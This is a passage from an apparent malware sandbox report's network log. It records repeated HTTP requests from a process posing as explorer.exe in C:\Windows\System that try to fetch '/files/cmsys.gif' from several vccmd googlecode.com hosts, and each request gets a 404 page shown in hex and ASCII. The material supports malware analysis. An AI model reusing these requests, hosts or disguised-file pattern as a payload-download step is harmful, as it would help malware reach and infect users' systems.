3a 30 7d 7d 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{background:url(//www.google.com/images/brand

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.4	49781	142.250.145.82	80	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:09:54.072979927 CEST	1379	OUT	GET /files/cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko Host: vccmd03.googlecode.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:09:54.100311995 CEST	1381	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1576 Date: Fri, 05 Aug 2022 07:09:54 GMT Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 3b 63 6f 6c 6f 72 3a 23 32 32 32 3b 70 61 64 64 69 6e 67 3a 31 35 70 78 7d 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 37 25 20 61 75 74 6f 20 30 3b 6d 61 78 2d 77 69 64 74 68 3a 33 39 30 70 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 38 30 70 78 3b 70 61 64 64 69 6e 67 3a 33 30 70 78 20 30 20 31 35 70 78 7d 2a 20 3e 20 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 65 72 72 6f 72 73 2f 72 6f 62 6f 74 2e 70 6e 67 29 20 31 30 30 25 20 35 70 78 20 6e 6f 2d 72 65 70 65 61 74 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 32 30 35 70 78 7d 70 7b 6d 61 72 67 69 6e 3a 31 31 70 78 20 30 20 32 32 70 78 3b 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65 6e 7d 69 6e 73 7b 63 6f 6c 6f 72 3a 23 37 37 37 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 7d 61 20 69 6d 67 7b 62 6f 72 64 65 72 3a 30 7d 40 6d 65 64 69 61 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 61 78 2d 77 69 64 74 68 3a 37 37 32 70 78 29 7b 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 6e 6f 6e 65 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 30 3b 6d 61 78 2d 77 69 64 74 68 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 30 7d 7d 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 2d 72 65 70 65 61 74 3a 73 74 72 65 74 63 68 3b 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{background:url(//www.google.com/images/brand

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.4	49783	142.250.145.82	80	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:06.900579929 CEST	1386	OUT	GET /files/cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko Host: vccmd01.googlecode.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:06.928702116 CEST	1388	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1576 Date: Fri, 05 Aug 2022 07:10:06 GMT Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 3b 63 6f 6c 6f 72 3a 23 32 32 32 3b 70 61 64 64 69 6e 67 3a 31 35 70 78 7d 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 37 25 20 61 75 74 6f 20 30 3b 6d 61 78 2d 77 69 64 74 68 3a 33 39 30 70 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 38 30 70 78 3b 70 61 64 64 69 6e 67 3a 33 30 70 78 20 30 20 31 35 70 78 7d 2a 20 3e 20 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 65 72 72 6f 72 73 2f 72 6f 62 6f 74 2e 70 6e 67 29 20 31 30 30 25 20 35 70 78 20 6e 6f 2d 72 65 70 65 61 74 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 32 30 35 70 78 7d 70 7b 6d 61 72 67 69 6e 3a 31 31 70 78 20 30 20 32 32 70 78 3b 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65 6e 7d 69 6e 73 7b 63 6f 6c 6f 72 3a 23 37 37 37 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 7d 61 20 69 6d 67 7b 62 6f 72 64 65 72 3a 30 7d 40 6d 65 64 69 61 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 61 78 2d 77 69 64 74 68 3a 37 37 32 70 78 29 7b 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 6e 6f 6e 65 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 30 3b 6d 61 78 2d 77 69 64 74 68 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 30 7d 7d 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{background:url(//www.google.com/images/brand

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.4	49784	142.250.145.82	80	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:10.252279043 CEST	1389	OUT	GET /files/cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko Host: vccmd02.googlecode.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:10.279514074 CEST	1390	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1576 Date: Fri, 05 Aug 2022 07:10:10 GMT Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 3b 63 6f 6c 6f 72 3a 23 32 32 32 3b 70 61 64 64 69 6e 67 3a 31 35 70 78 7d 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 37 25 20 61 75 74 6f 20 30 3b 6d 61 78 2d 77 69 64 74 68 3a 33 39 30 70 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 38 30 70 78 3b 70 61 64 64 69 6e 67 3a 33 30 70 78 20 30 20 31 35 70 78 7d 2a 20 3e 20 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 65 72 72 6f 72 73 2f 72 6f 62 6f 74 2e 70 6e 67 29 20 31 30 30 25 20 35 70 78 20 6e 6f 2d 72 65 70 65 61 74 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 32 30 35 70 78 7d 70 7b 6d 61 72 67 69 6e 3a 31 31 70 78 20 30 20 32 32 70 78 3b 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65 6e 7d 69 6e 73 7b 63 6f 6c 6f 72 3a 23 37 37 37 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 7d 61 20 69 6d 67 7b 62 6f 72 64 65 72 3a 30 7d 40 6d 65 64 69 61 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 61 78 2d 77 69 64 74 68 3a 37 37 32 70 78 29 7b 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 6e 6f 6e 65 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 30 3b 6d 61 78 2d 77 69 64 74 68 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 30 7d 7d 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{background:url(//www.google.com/images/brand

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.4	49785	142.250.145.82	80	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:12.731399059 CEST	1392	OUT	GET /files/cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko Host: vccmd03.googlecode.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:12.758972883 CEST	1393	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1576 Date: Fri, 05 Aug 2022 07:10:12 GMT Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 3b 63 6f 6c 6f 72 3a 23 32 32 32 3b 70 61 64 64 69 6e 67 3a 31 35 70 78 7d 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 37 25 20 61 75 74 6f 20 30 3b 6d 61 78 2d 77 69 64 74 68 3a 33 39 30 70 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 38 30 70 78 3b 70 61 64 64 69 6e 67 3a 33 30 70 78 20 30 20 31 35 70 78 7d 2a 20 3e 20 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 65 72 72 6f 72 73 2f 72 6f 62 6f 74 2e 70 6e 67 29 20 31 30 30 25 20 35 70 78 20 6e 6f 2d 72 65 70 65 61 74 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 32 30 35 70 78 7d 70 7b 6d 61 72 67 69 6e 3a 31 31 70 78 20 30 20 32 32 70 78 3b 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65 6e 7d 69 6e 73 7b 63 6f 6c 6f 72 3a 23 37 37 37 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 7d 61 20 69 6d 67 7b 62 6f 72 64 65 72 3a 30 7d 40 6d 65 64 69 61 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 61 78 2d 77 69 64 74 68 3a 37 37 32 70 78 29 7b 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 6e 6f 6e 65 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 30 3b 6d 61 78 2d 77 69 64 74 68 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 30 7d 7d 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% 